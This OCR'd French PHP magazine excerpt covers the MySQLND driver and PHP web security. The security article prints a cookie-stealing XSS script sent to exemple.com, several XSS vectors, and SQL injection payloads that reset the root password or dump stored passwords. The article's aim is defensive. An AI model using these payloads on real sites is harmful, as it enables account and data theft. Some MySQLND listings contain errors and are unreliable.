(Open Source) alors que les deux autres sont sous licence propriétaire avec un code source fermé. Vous pouvez personnaliser sans restriction les bureaux d'un Androphone et d'un Windows Phone alors qu'il faudra *jailbreaker*, c'est à dire casser la protection (à vos risques et périls), pour parvenir au même but sur un iPhone. Par contre, beaucoup de constructeurs assemblent de multiples modèles de smartphones sous Android et Windows Mobile / Windows Phone tandis que l'iPhone n'est proposé que par un seul constructeur (*Apple*). Au niveau de la richesse des applications disponibles, iPhone prend la tête du classement, suivi par Android et Windows Mobile / Windows Phone arrive en troisième position. Toutes les applications proposées dans l'*App Store* doivent respecter les obligations dictées par *Apple* (Certains refus de distribution dans l'*App Store* font d'ailleurs rager, tel le refus d'Opera Mini entrant en concurrence avec Safari.). Ces restrictions pouvant être considérées par certains comme une forme de censure n'existent pas sur Android et Windows Mobile / Windows Phone. Mais si vous désirez impérativement la fonction *multitouch* (exemple : agrandir une page en utilisant deux doigts simultanément), ce sera obligatoirement l'iPhone.

Du côté des mises à jour du système Android, d'après le blog américain Engadget, Google souhaiterait assouplir les contraintes dues aux versions du système. Ainsi, pour ne plus être tributaire d'une version minimale précise du système Android, l'idée est de désolidariser les applications du système. Dans la même idée de souplesse, l'Android Market devrait proposer à terme et directement les mises à jours du système Android, et cela à compter de la

prochaine mouture d'Android, c'est à dire Android Froyo 3.0..

Pour terminer, sachez que le concept du multitouch étant breveté par *Apple*, et bien que le matériel Androphone possède désormais nativement cette faculté dans les nouvelles versions d'Android, cette fonction demeure encore inactivée par défaut dans un souci juridique. Souhaitons que l'affaire se débloque rapidement d'autant que certains développeurs parviennent déjà à implémenter le multitouch.

Quant aux androphones, inutile d'en dresser ici la liste. Sachez simplement que les fabricants qui misent sur Android sont (par ordre alphabétique) HTC, LG, *Motorola*, *Samsung*. De plus, la firme Google a fait fabriquer par HTC son fameux gPhone et le commercialise directement sous le nom de *Nexus One*. Selon ce même schéma, Google devrait à terme vendre le *Nexus Two* fabriqué par *Motorola*.

## THIERRY BOREL

Passionné d'informatique (et d'histoire) mais entièrement autodidacte, il est devenu à force de patience et persévérance l'un des modérateurs du site d'entraide informatique <http://www.commentcamarche.net>. Touché définitivement par la grâce du logiciel libre depuis près de deux ans, il expérimente tout ce qui se rapporte à GNU/Linux de façon à aider les autres.

# MySQLND : une économie de ressources

L'optimisation et la gestion des ressources sont des points importants dans le milieu du développement et ce sont souvent des points mal évalués du côté des connexions vers le serveur.

## Cet article explique :

- Stats.
- Consommation mémoire.

## Ce qu'il faut savoir :

- PHP 5.3.
- MySQLi.

A noter que `MEMORY_LIMIT` peut être toujours utilisé et s'appliquera aux connecteurs utilisant cette bibliothèque. Ce gain de cycles CPU va réduire le trafic réseau, ce qui est utile pour les sites à fort trafic.

## Maintenance

Comme l'ensemble des langages informatiques, PHP évolue différemment en fonction de :

- L'apparition de nouvelles fonctionnalités.
- Différents points de sécurités ou correctifs.

Le langage PHP ne dépend plus de la librairie *libmysql*, c'est-à-dire qu'il n'est plus nécessaire d'installer un composant externe pour parvenir à compiler PHP. C'est pourquoi la maintenance a été facilitée. Comme l'article spécifié un peu plus haut, la bibliothèque MySQLND sera mise à jour en même temps que PHP et donc un gain de temps mais aussi une préoccupation en moins.

Bien entendu, si celui-ci est intégré, il sera uniquement utilisé par PHP, ce qui permet d'éviter avoir des risques d'erreurs ou de conflits lorsqu'une librairie est utilisée par une autre application comme cela pouvait l'être avec *libmysql*.

Niveau de difficulté



Le langage PHP est souvent associé à la base de données MySQL et initialement un nouveau driver devait voir le jour avec la sortie de PHP 6. Les choix et les orientations ont modifié la date de sortie de celui-ci.

C'est avec la sortie de PHP 5.3 que l'évolution est apparue au niveau de la relation entre PHP et MySQL. Il s'agit d'un nouveau driver appelé MySQLND qui veut dire *MySQL Native Driver*. Ce nouveau driver va apporter énormément de changement et d'évolution, dont l'article vous montrera un aperçu des nouvelles possibilités qui vous sont offertes.

c'est-à-dire que lors des différentes évolutions de PHP, ce driver sera automatiquement mis à jour.

Le gain du mode natif permet d'éviter une compilation supplémentaire causé par un composant externe comme *libmysql*. Utiliser MySQLND va vous permettre d'obtenir de nombreux avantages en terme de :

- Performances mémoires.
- Maintenance.
- Nouvelles fonctionnalités.

## Les performances mémoires

MySQLND a été réalisé pour s'intégrer et pour fonctionner avec PHP, et par conséquent elle passe par le gestionnaire de mémoire du *Zend Engine*. Ainsi, vous obtenez une meilleure gestion de l'allocation de la mémoire et donc un gain en terme de cycles CPU.

## Présentation

MySQLND est une bibliothèque développée par MySQL spécifiquement pour PHP, par conséquent il ne s'agit pas d'un nouveau connecteur et il n'a pas pour but de remplacer les trois solutions qui existent : MySQL, MySQLi ou PDO\_mysql. Elle a le rôle de socle commun, c'est-à-dire qu'elle ne sera pas visible directement par le développeur. Mais ce point sera vu un peu plus loin.

Le driver MySQLND est une bibliothèque réalisée en langage C et remplace l'ancienne librairie *libmysql*. Ce driver est maintenant intégré avec la version de PHP 5.3 en natif,




Figure 1. Différences entre les librairies

## Schématiser

Le basculement de *libmysql* vers MySQLND, n'est pas visible pour les développeurs mais le comportement va être différent. Quand on utilisait la librairie *libmysql*, le jeu de résultat d'une requête était stocké en mémoire. À chaque boucle vous tapiez dans ce résultat pour créer de nouvelles variables. Elle faisait appel aux données sous la forme d'un tableau avec l'aide d'un script PHP.

Avec MySQLND, c'est différent, les données ne sont plus appelées à chaque boucle car vos variables PHP pointent directement vers une adresse mémoire de votre jeu de résultat MySQL à utiliser. Ce changement permet d'éviter des doublons et va permettre d'économiser une partie de la mémoire.

En un mot avec *libmysql* comme extension, l'appel mémoire était effectué une fois pour stoker les données par la librairie et une fois par PHP. Avec MySQLND, elles ne sont plus stockées qu'une seule fois comme vous pouvez le voir sur la Figure 1 (Différences entre les librairies). Ce graphique a été présenté et réalisé par Andrey Hristov à la conférence *PHP Vikinger* en juin 2007

Comme le montre ce dernier, vous pouvez voir le nombre de Ko consommés lorsque vous utilisez des requêtes. La théorie montre que cela va du simple au double, mais en pratique ce sera différent car d'autres critères sont à prendre en compte comme des tests de sécurité ou de validité qui peuvent être plus ou moins long.

## Les nouveautés

Les nouveautés sont assez nombreuses au niveau des informations avec très peu de nouvelles fonctions. Les points principaux sont :

- Connexion persistantes.
- Statistique.
- La ligne directrice.

L'ensemble de ces points sera détaillé dans les lignes qui vont suivre car elles exploitent au maximum cette nouvelle librairie.

## Connexion persistante

Lorsque MySQLND a été validé et inséré avec PHP, il a permis de voir le retour des connexions persistantes qui avait été stoppées avec le connecteur MySQLi. Ce retour des connexions persistantes est apparu suite à la résolution de la stabilité et des performances de celui-ci. Son utilisation s'effectue comme le montre le Listing 1 (connexion persistante)

## Statistiques

Grâce aux nouvelles possibilités qui vous sont offertes, les statistiques vont permettre d'obtenir des informations supplémentaires,

### Listing 1. Connexion persistante

```
<?php
$host="p:localhost";
$port=3306;
$socket="/tmp/mysql.sock";
$user="root";
$password="password";
$dbname="test";

$cnx = new mysqli($host, $user, $password, $dbname, $port, $socket)
    or die ('On ne peut pas se connecter au serveur de base de données' .
mysqli _ connect _ error());

$cnx = close;

?>
```

### Listing 2. Statistiques sur le client

```
<?php
$cnx = mysqli _ connect("localhost","root","","mysql");

echo "<pre>";
print _ r(mysqli _ get _ client _ stats());
echo "</pre>";

?>
```

### Listing 3. Statistiques sur le cache du client

```
<?php
$cnx = mysqli _ connect("localhost","root","","mysql");

echo "<pre>";
print _ r(mysqli _ get _ cache _ stats());
echo "</pre>";

?>
```

### Listing 4. Statistiques sur la connexion

```
<?php
$cnx = mysqli _ connect("localhost","root","","mysql");

echo "<pre>";
print _ r(mysqli _ get _ connection _ stats($cnx));
echo "</pre>";

?>
```

### Listing 5. L'ensemble des indications

```
<?php
echo phpinfo();
?>
```

### Listing 6. Test de connexion

```
<?php

if (mysqli _ get _ client _ version()>"5.005")
    die ("Mauvaise version de la librairie de MySQL");

if (phpversion()>="5.3") {
    echo "Désactive le collecteur de références circulaires<br>";
    gc _ disable();
}

// connection vers le serveur de données
$cnx = mysqli _ connect('localhost','root', '', 'mysql')
    or die("Impossible de se connecter : " . mysqli _ connect _ error());

// Ici test bytes _ sent et bytes _ retrieved

echo "Info serveur : ".mysqli _ get _ server _ info($cnx)."<br>";

// ici suite de la page

mysqli _ close($cnx);
?>
```



**Listing 7. Connexion sécurisée**

```
<?php
$cnx = mysqli_init();
$cnx->ssl_set('server-key.pem','server-cert.pem','cacert.pem',NULL,NULL);
$cnx->real_connect('localhost','root','','mysql');
// Ici vos requêtes
$cnx->close();
?>
```

**Listing 8. Cache requete**

```
<?php
$cnx = mysqli_connect("localhost","root","","mysql");

$query = "SELECT name, parent_category_id FROM help_category ";
if ($stmt = mysqli_prepare($cnx, $query))
{
    mysqli_stmt_execute($stmt); // Execution de la requete
    mysqli_stmt_store_result($stmt); // stock le résultat

    echo "Nombre de lignes : ".mysqli_stmt_num_rows($stmt)."<br>";

    mysqli_stmt_free_result($stmt); // libère le résultat

    mysqli_stmt_close($stmt); // Fermeture de la requête
}

mysqli_close($cnx); // Fermeture de la connexion
?>
```

**Listing 9. mysqli\_fetch\_all**

```
<?php
$cnx = mysqli_connect("localhost","root","","mysql");

$sql="SELECT name, parent_category_id FROM help_category ";
$req=mysqli_query($cnx,$sql);

$row=mysqli_fetch_all($tmp);

echo "<pre>";
print_r ($row);
echo "</pre>";

mysqli_free_result($req);
mysqli_close($cnx);
?>
```

comme vous étiez obligé de le faire sous différentes manières dans les versions précédentes. Maintenant les fonctions disponibles sont :

- `mysqli_get_client_stats`,
- `mysqli_get_connection_stats`,
- `mysqli_get_cache_stats`.

Ces fonctions sont disponibles avec l'extension MySQLi (`ext/mysqli`) et seulement pour MySQLND. Par ailleurs, quelque soit la fonction utilisée, celle-ci retournera le même type de tableau. Le contenu de celle-ci se présente sous la forme d'une clé et d'une valeur comme ceci :

- Nom de la statistique = *clé*.
- Donnée statistiques = *valeur*.

**Mysqli\_get\_client\_stats**

La fonction `mysqli_get_client_stats()` permet de retourner des statistiques sur le client dans un tableau associatif et se programme comme le montre le Listing 2 *statistiques sur le client*. Pour obtenir le résultat de l'image 2 *statistiques sur le client*.

Le résultat obtenu est identique à la fonction `phpinfo()` (Listing 5) dans la partie `mysqli`. Seulement, elles sont spécifiques sur le client par processus et surtout un bon moyen pour optimiser vos scripts. Chaque ligne de résultat obtenue a une signification qui est expliquée dans le Tableau 1 *statistiques sur le client*.

**Mysqli\_get\_cache\_stats**

La fonction `mysqli_get_cache_stats()` retourne les statistiques sur le cache du client

`Zval` et se décompose de la même façon que la fonction précédente (Listing 3).

**Mysqli\_get\_connection\_stats**

La fonction `mysqli_get_connection_stats()` retourne des statistiques touchant la connexion (Listing 4). Toutes les lignes de résultat obtenues ont une signification qui vous est expliquée dans le Tableau 2 *statistiques sur la connexion*. Grâce à ces 3 nouvelles fonctions, les statistiques de performances sont très utiles pour identifier les goulets d'étranglement de performances.

**La ligne directrice**

Avant de se connecter à la base de données, certains tests doivent être effectués pour être certain que le serveur réponde correctement aux différents critères de la librairie MySQLND et de PHP.

Les tests de vérification permettent de :

- Vérifier l'efficacité de la compression de protocole.
- Vérifier si PHP se connecte bien à MySQL.
- Vérifier si PHP utilise au moins une version 5.3 et la bonne librairie.

Pour les effectuer, vous pouvez consulter le Listing 6 (*test de connexion*) qui montre une approche de quelques tests de vérification.

**Fonction sécurisée**

Depuis que MySQLND existe et surtout se trouvant associé à PHP, il était nécessaire de pouvoir proposer des connexions sécurisées. Maintenant c'est possible avec la fonction suivante :

`mysqli_ssl_net` : établir une connexion sécurisée avec SSL.

Cette fonction existe depuis la version de PHP 5.3.2 et les extensions telles que `ext/mysqli`, `ext/mysqli`, `PDO_MySQL` qui sont configurées pour utiliser le pilote natif MySQL peuvent tirer parti de ce protocole. Le principe d'utilisation est montré dans le Listing 7 (*connexion sécurisée*).

**Système de cache de requête**

MySQLND propose une autre évolution pour afficher des requêtes et donc gagner du temps machine. Un nouveau concept de cache requête a été introduit du côté client. Il s'agit de pouvoir stocker le résultat des requêtes dans une zone de tampon. Le jeu de résultats obtenu, est enregistré et stocké du côté client, c'est-à-dire qu'après l'exécution d'une requête, l'ensemble des résultats sont récupérés du serveur MySQL et mis en cache côté client. L'avantage au niveau du résultat mis en tampon, autorise le serveur à libérer des

Tableau 1. Statistiques sur le client

nom	Données
bytes_sent, bytes_retrieved	Trafic entrant et sortant à partir de PHP pour MySQL
packets_sent, packets_received	Trafic sortant à partir de PHP pour MySQL
protocol_overhead_in, protocol_overhead_out	Trafic entrant et sortant: à partir de PHP pour MySQL.
bytes_received_ok_packets, packets_received_ok	Trafic entrant: à partir de MySQL pour PHP.
bytes_received_eof_packets, packets_received_eof	Trafic entrant: à partir de MySQL pour PHP.
bytes_received_rset_header_packet, packets_received_reset_header	Trafic entrant: à partir de MySQL pour PHP. Seulement utile pour le débogage CS application du Protocole.
bytes_received_rset_field_meta_packet, packets_received_rset_field_meta	Trafic entrant: à partir de MySQL pour PHP. Seulement utile pour le débogage CS application du Protocole.
bytes_received_rset_row_packet, packets_received_rset_row	Trafic entrant: à partir de MySQL pour PHP. Seulement utile pour le débogage CS application du Protocole.
bytes_received_prepare_response_packet, packets_received_prepare_response	Trafic entrant: à partir de MySQL pour PHP. Seulement utile pour le débogage CS application du Protocole.
bytes_received_change_user_packet, packets_received_change_user	Trafic entrant: à partir de MySQL pour PHP. Seulement utile pour le débogage CS application du Protocole.
packets_sent_command	Trafic sortant: à partir de PHP pour MySQL. Seulement utile pour le débogage CS application du Protocole.
Class: result set	Information sur les jeux de résultat.
result_set_queries	Mesure indirecte pour le nombre de requêtes PHP a envoyée à MySQL (Fonction SELECT, SHOW)
non_result_set_queries	mesure indirecte pour le nombre de requêtes PHP a envoyée à MySQL (fonction INSERT, UPDATE, LOAD DATA, SHOW.)
no_index_used	Nombre de requêtes qui ont généré un ensemble de résultats, mais ne pas utiliser un index
bad_index_used	Nombre de requêtes qui ont généré un ensemble de résultats et ne pas utiliser un bon index
slow_queries	instructions SQL qui a pris plus de long_query_time secondes pour exécuter et exigeait au moins min_examined_row_limit lignes qui doivent être examinés.
buffered_sets	Nombre de résultat SQLite ensembles retourné par «normal» dans les requêtes
unbuffered_sets	Nombre de résultat unbuffered ensembles retourné par «normal» dans les requêtes.
ps_buffered_sets	Nombre de résultat SQLite corps restitués par les déclarations préparées.
ps_unbuffered_sets	Nombre de résultat unbuffered corps restitués par les déclarations préparées.
flushed_normal_sets, flushed_ps_sets	Nombre d'ensembles de résultats à partir de «normal» dans les requêtes et déclarations établis avec des données non lus qui ont été écrites en silence pour vous.
ps_prepared_never_executed	Nombre de déclarations préparées, mais jamais exécutée.
ps_prepared_once_executed	Nombre de déclarations préparées exécuté seul.
rows_fetched_from_server_normal, rows_fetched_from_server_ps	Nombre total de lignes du résultat définie avec succès récupéré depuis MySQL
rows_buffered_from_client_normal, rows_buffered_from_client_ps	Nombre total de lignes correctement tamponné provenant d'une requête «normale» ou une déclaration préparée
rows_fetched_from_client_normal_buffered, rows_fetched_from_client_ps_buffered	Nombre total de lignes lues par le client à partir d'un résultat SQLite
rows_fetched_from_client_normal_unbuffered, rows_fetched_from_client_ps_unbuffered	Nombre total de lignes lues par le client d'un résultat sans tampon créées par une requête «normale» ou une déclaration préparée.
rows_fetched_from_client_ps_cursor	Nombre total de lignes chercher par le client à partir d'un curseur créé par une déclaration préparée.
rows_skipped_normal, rows_skipped_ps	nombre de lignes ignorés lors de rinçage un jeu de résultats.
copy_on_write_saved, copy_on_write_performed	retourné par le point d'extensions en mysqlnd tampons réseau interne résultat
explicit_free_result, implicit_free_result	un processus de connexion (seulement pendant le nettoyage déclaration préparée).
proto_text_fetched_**	Nombre total de colonnes d'un certain type récupéré un requête query
proto_binary_fetched_***	Nombre total de colonnes d'un certain type récupéré depuis une requête préparée

Tableau 2. Statistiques sur la connexion

Nom	données
connect_success, connect_failure	Nombre total de réussite / échec tentative de connexion
reconnect	Nombre total d'(real_) relie les tentatives faites sur une connexion déjà ouvert manche.
pconnect_success	Nombre total de tentatives de connexion réussies persistante
active_connections	Nombre total de connexions actives persistants et non persistants
active_persistent_connections	Nombre total de connexions actives persistante
explicit_close	Nombre total de connexions explicitement fermée
implicit_close	Nombre total de connexions implicitement fermé
disconnect_close	Les échecs de connexion indiqué par l'API C Appel
in_middle_of_command_close	ne connexion a été fermée au milieu d'une exécution de commande
init_command_executed_count	Nombre total de commandes d'initialisation
init_command_failed_count	Nombre de commandes n'a pas init.
explicit_stmt_close, implicit_stmt_close	Nombre total d'états proches de préparation
mem_emalloc_*	A utiliser seulement en développement: la mémoire des appels de gestion.
command_buffer_too_small	Nombre d'extensions du réseau buffer lors de l'envoi des commandes à partir de PHP pour MySQL.

ressources allouées à un jeu de résultat, dès que ceux-ci ont été récupérés par le client.

Par contre, vous pouvez ne pas vouloir mettre le jeu de résultats en tampon et donc les conserver plus longtemps sur le serveur, ce qui vous contraint d'augmenter la charge sur le serveur. Hors, il est important de ne pas perdre de vue, qu'il est plus facile d'avoir les informations mémorisées dans le tampon car le client peut s'adapter plus facilement par rapport aux serveurs.

Pour réaliser cette opération, il est préférable d'utiliser dans un premier temps les requêtes préparées pour éviter les risques de problèmes et pour remplir la zone tampon. Vous pouvez utiliser la fonction `mysqli_stmt_store_result()` qui vous permet d'activer la mise en tampon des résultats comme le montre le Listing 8 (*cache* requête). Le résultat que vous obtenez est de 38.

Dans notre exemple, pour envoyer le jeu de résultats dans la zone tampon, d'autres fonctions sont nécessaires :

- `mysqli_stmt_execute` : exécute une requête préparée.
- `mysqli_stmt_store_result` : stocke un jeu de résultats depuis une requête préparée.
- `mysqli_stmt_close` : termine une requête préparée.

Tableau 3. Fonctions MySQLND et alias

Fonctions MySQLND	Alias
<code>mysqli_stmt_execute</code>	<code>mysqli_execute</code>
<code>mysqli_stmt_store_result</code>	<code>mysqli_store_result</code>
<code>mysqli_stmt_close</code>	<code>mysqli_close</code>

Ces fonctions existent depuis de nombreuses versions et sont maintenant devenues des alias depuis l'apparition de ces nouvelles fonctions, comme le montre le Tableau 3. Ces alias sont à éviter car dans les prochaines versions de PHP, elles vont disparaître.

### Fonction supplémentaire

Lors de la manipulation de jeu de données, vous devez pouvoir traiter les données en une seule fois. Une nouvelle fonction a été développée pour le driver MySQLND.

`mysqli_fetch_all` : lit toutes les lignes de résultats dans un tableau

Cette fonction va permettre de répondre à un besoin supplémentaire car elle retourne en seule fois les lignes de résultat dans un tableau. Pour utiliser la fonction, vous pouvez voir le Listing 9 (*lecture de toutes les lignes d'un tableau*). Cette fonction va consommer plus de mémoire que la fonction comme `mysqli_fetch_array()` mais vous sera utile seulement pour envoyer le jeu de données vers une autre interface pour être analysé.

### Licence

La licence de distribution de MySQLND est une licence PHP car avant avec *libmysql*, celle-ci était sous licence MySQL. Cette licence

était développée par MySQL AB (puis *Sun* et maintenant *Oracle*) et avec ce changement d'orientation, cela résout les soucis de licence problématique provoqué dans le passé, mais aussi futur.

### Autres extensions

Avec ce nouveau driver MySQLND, vous pouvez aussi utiliser l'extension PDO\_MySQL, qui hérite de l'ensemble des avantages du pilote natif MySQL pour PHP. Cette bibliothèque est aussi associée à PHP et par conséquent il n'est plus nécessaire de le lier comme avant. Cette nouvelle extension se trouve aussi sous licence PHP. Mais elle a été complètement repensée, épurée, stable et plus facile à compiler.

### Conclusion

La librairie MySQLND est apparue pour répondre aux différents problèmes et attentes des utilisateurs. Lorsque vous développez, il est préférable d'utiliser la dernière version de PHP pour bénéficier de l'ensemble de ces nouveautés.

## CHRISTOPHE VILLENEUVE

Consultant PHP pour Alter Way solutions, Auteur du livre *PHP & MySQL-MySQLi-PDO, Construisez votre application*, 2ème édition, livre français aux Editions ENI. Trésorier AFUP et contributeur de nombreux sites touchant PHP dont Nexen.net, PHP Team, PHPTV...

Contactez l'auteur : <http://www.hello-design.fr>



# Toute la presse que vous aimez sans sortir de chez vous !

Et toujours jusqu'à **-79%** de réduction sur plus de **600** titres  
à découvrir sur

[www.a2presse.fr](http://www.a2presse.fr)



**- 5%**  
de remise  
supplémentaires

sur tout notre catalogue



Bénéficiez d'une **réduction supplémentaire** de **5%**.  
Code privilège : **PHPSOLUTIONS** (Valable jusqu'au 31 mai 2010)

# PHP

## et la sécurité

Le Common Vulnerabilities and Exposures (en abrégé CVE) énumère plusieurs vulnérabilités affectant PHP. Ces vulnérabilités peuvent être utilisées par des hackers pour modifier le contenu ou le comportement d'un site ou d'une application web PHP.

### Cet article explique :

- Les vulnérabilités liées au PHP.
- Les vulnérabilités liées aux formulaires.
- Les vulnérabilités liées aux sessions.

### Ce qu'il faut savoir :

- Avoir des connaissances de base en PHP.

Niveau de difficulté



- atteinte à l'intégrité et à la fiabilité des données et du système les hébergeant ;
- atteinte au contenu et au comportement du système gérant les données ;
- etc...

Le but visé n'est pas de vous montrer comment utiliser les attaques mais plutôt comment s'en prémunir et comment sécuriser vos sites et vos applications web.

### Un Rappel des risques liés au manque de sécurité

Commençons tout de même par un bref rappel des risques liés au manque de sécurité. En effet, un site ou une application web non sécurisés sont exposés au contournement de la politique de sécurité entraînant les risques suivants :

- atteinte à la disponibilité et la confidentialité des données ;

N.B : Les vulnérabilités évoquées dans cet article ne sont pas propres à PHP ; elles touchent également les autres langages.

### Liste des principales vulnérabilités OWASP TOP TEN 2010

L'*Open Web Application Security Project* (en abrégé OWASP) est une communauté open source qui travaille sur le développement et le maintien des applications web fiables et sécurisées. L'*OWASP Top Ten* est un classement qui recense les vulnérabilités les plus répandues sur le web. La dernière version de ce *Top Ten* a été officiellement présenté le 19 avril 2010 et contient les failles suivantes :

- A1 : Injection (SQL, OS et LDAP).
- A2 : Cross-Site Scripting (XSS).
- A3 : Broken Authentication and Session Management.
- A4 : Insecure Direct Object References.
- A5 : Cross-Site Request Forgery (CSRF).
- A6 : Security Misconfiguration.
- A7 : Insecure Cryptographic Storage.
- A8 : Failure to Restrict URL Access.
- A9 : Insufficient Transport Layer Protection.
- A10 : Unvalidated Redirects and Forwards.

### Les vulnérabilités liées au PHP, le Safe Mode

Le *Safe Mode* est le mode de sécurité de PHP : une solution au problème de partage de PHP sur un serveur. Ce système pêche au niveau de l'architecture car il n'est pas correct de tenter de résoudre ce problème au niveau de PHP, mais les solutions alternatives basées sur le serveur web et le système d'exploitation ne sont pas réalistes. De nombreux intervenants, notamment les fournisseurs d'hébergement, utilisent le *Safe Mode*. Le *Safe Mode* est obsolète depuis PHP 5.3.0 et est supprimé dans PHP 6.0.0. (Paragraphe tiré du site [www.php.net](http://www.php.net)).

### Listes des fonctions potentiellement vulnérables

Plusieurs fonctions PHP peuvent être utilisées pour mener des attaques ; elles sont donc à utiliser avec précautions. Les fonctions concernées sont (la liste n'est pas exhaustive) :

- `pack()` et `unpack()` : elles sont à l'origine d'une vulnérabilité de type débordement de mémoire ;
- `unserialize()` : Cette fonction peut être exploitée pour un accès non autorisé à des données ou l'exécution de code arbitraire ;

### Terminologie

XSS : *Cross Site Scripting*.

PDO : *PHP Data Objects*.

SGDB : Système de gestion de base de données.

CVE : *Common Vulnerabilities and Exposures*. C'est un dictionnaire des informations publiques relatives aux vulnérabilités de sécurité. Le dictionnaire est maintenu par l'organisme MITRE, soutenu par le Département de la Sécurité intérieure des États-Unis (définition tirée de Wikipédia).

SESSID : Identifiant de session.

OWASP : *Open Web Application Security Project*.



- `addslashes()` : elle peut être utilisée par un hacker pour modifier des fichiers arbitraires sur le système ;
- `realpath()` : Cette fonction ne traite pas correctement des chemins d'accès longs. Il est donc possible de réaliser l'inclusion arbitraire de fichiers ;

Ces vulnérabilités sont corrigées dans les versions 4.3.10 et 5.0.3.

## Les vulnérabilités liées aux formulaires, le cross site scripting

Le *cross site scripting* ou XSS (à ne surtout pas confondre avec les feuilles de style CSS) est une attaque qui profite de l'absence de traitements, de contrôles et de validations des données en provenance des utilisateurs pour exécuter un code malicieux afin d'usurper et de manipuler des données confidentielles. Ce type d'attaque affecte le client Web. L'utilisateur est orienté à son insu vers un site erroné et malveillant contrôlé par son assaillant.

PHP n'a pas de mécanisme intégré de protection contre les *cross-site scripting*. C'est donc au développeur qu'il incombe de résoudre ce problème.

## Les différents types de Cross Site Scripting

Les attaques XSS sont de trois types :

- *Local* :  
Un code JavaScript malicieux est exécuté dans l'environnement local de la victime afin de récupérer des informations contenues dans l'URL dans le but d'exécuter des scripts locaux avec les privilèges de l'utilisateur en cours.
- *Persistant* ou *permanent* :  
Ce genre d'attaque permet d'effectuer des attaques très puissantes et d'affecter plusieurs utilisateurs à la fois. Il se produit lorsque les données saisies par l'utilisateur ne sont pas vérifiées avant d'être enregistrées dans une base de données ou un fichier situé sur le serveur
- *Non-persistant* ou *non-permanent* :  
C'est de loin le type de XSS le plus courant ; il intervient lorsque les données fournies par l'utilisateur sont utilisées par le serveur sans vérifications préalables pour ensuite être affichées sans encodage des caractères spéciaux HTML.

## Les balises utilisées par les attaques XSS

Si la saisie du code JavaScript `<script type=>text/javascript>>alert('Attaque XSS')</script>`

### Listing 1. Illustration d'une attaque XSS sur un formulaire

```
<form>
<input type="text" name="message"><br />
<input type="submit">
</form>

<?php
//on vérifie que le champs message n'est pas vide.
if (isset($_GET['message']))
{
    //on crée un fichier messages.txt en écriture seule
    $fp = fopen('./messages.txt', 'a');
    //on écrit le contenu du champs message dans le fichier message.txt.
    fwrite($fp, "{$_GET['message']}<br />");
    //fermeture du fichier
    fclose($fp);
}
//lecture du contenu du fichier message.txt
readfile('./messages.txt');

?>
```

### Listing 2. Script malveillant de redirection et de vol de cookies

```
<script>
document.location = 'http://exemple.com/vol_cookies.php?cookies=' +
document.cookie
</script>
```

### Listing 3. Exemple d'un formulaire sécurisé d'envoi de message

```
<form>
<input type="text" name="message"><br />
<input type="submit">
</form>

<?php
if (isset($_GET['message']))
{
    $message = htmlentities($_GET['message']);

    $fp = fopen('./messages.txt', 'a');
    fwrite($fp, "$message<br />");
    fclose($fp);
}

readfile('./messages.txt');

?>
```

dans le champ d'un formulaire ou dans une URL génère une boîte de dialogue ; on peut donc conclure que l'application Web est faillible aux attaques XSS.

Certaines attaques peuvent être effectuées sans la balise `<script></script>`. D'autres fonctions JavaScript peuvent être utilisées comme par exemple :

- `<body onload=alert('Attaque XSS')>`
- `<b onmouseover=alert('Attaque XSS!')>Salut!</b>`
- ``

Les filtres de contrôle peuvent aussi être contournés par l'usage des chaînes de caractère encodées dans la balise `img` : `<img src=javascript:alert('XSSattack')>`. Les notations UTF-8 offrent encore plus de possibilités aux pirates. Le script malveillant peut

être codé en base64 et placé dans une balise *Meta* :

```
<META HTTP-EQUIV="refresh"
CONTENT="»0;url=data:text/html;base64,
PSPcxmzPS3qsWiipydCgzdHKzedSLite2andX
BOX»>
```

## Exemple d'une attaque XSS

Considérons un simple formulaire d'envoi de messages pour illustrer une attaque XSS (voir Listing 1).

Un utilisateur de mauvaise foi pourrait saisir dans le champ message le script présenté dans le Listing 2.

Le prochain utilisateur qui visitera le site avec JavaScript activé, sera automatiquement redirigé vers la page `http://exemple.com/` ; tous les cookies associés au site seront inclus dans la requête de l'URL. Une écriture plus saine de notre formulaire d'envoi de messages ressemblerait à ceci (voir Listing 3).



**Listing 4. Vérification de la durée de vie d'un formulaire**

```
<?php
//création d'un jeton aléatoire à identifiant unique haché en MD5
$jeton = md5( HYPERLINK "http://www.php.net/uniqid"uniqid(rand(), TRUE));
//conservation de la valeur de la variable jeton dans une Session
$_SESSION['jeton'] = $jeton;
//Session contenant l'heure de création de la session jeton
$_SESSION['jeton_time'] = time();
?>
```

**Listing 5. Test de la durée de vie du jeton**

```
<?php
// Durée de vie du jeton fixée à 120 secondes
define('DELAI_MAXIMUM', 120);
//test de la durée de vie du jeton
if($_POST['jeton'] == $_SESSION['jeton']
    && (time() - $_SESSION['jeton_time']) <= DELAI_MAXIMUM)
{
    //actions à effectuer;
}
else
{
    die('Jeton expiré !');
}
?>
```

**Listing 6. Création d'un nouvel utilisateur ayant des droits absolus**

```
<?php
// la valeur 0; sert à terminer correctement la requête originale
0;*
//création d'un super utilisateur
UPDATE user SET Password=PASSWORD('crack') WHERE user='root';
//Nettoyage de certains caches internes de MySQL
FLUSH PRIVILEGES;
?>
```

**Listing 7. Révélation des mots de passe**

```
<?php
'
//combinaison de deux requêtes select
union select '1', concat(username||'-'||password) as name, '1982-04-25', '0'
from User;
--
?>
```

**Listing 8. Exemple de code de protection contre la fixation de session**

```
<?php
//Initialisation de la session
session_start();
//Récupération et modification l'identifiant courant de session
$sold_session = session_id();
//Test si la session est vide
if (empty($_SESSION['valide'])){
    /* Remplacement de l'identifiant de session courant par un
    nouveau tout en conservant les valeurs de session. */
    session_regenerate_id(TRUE);
    $_SESSION['valide'] = TRUE;
}
?>
```

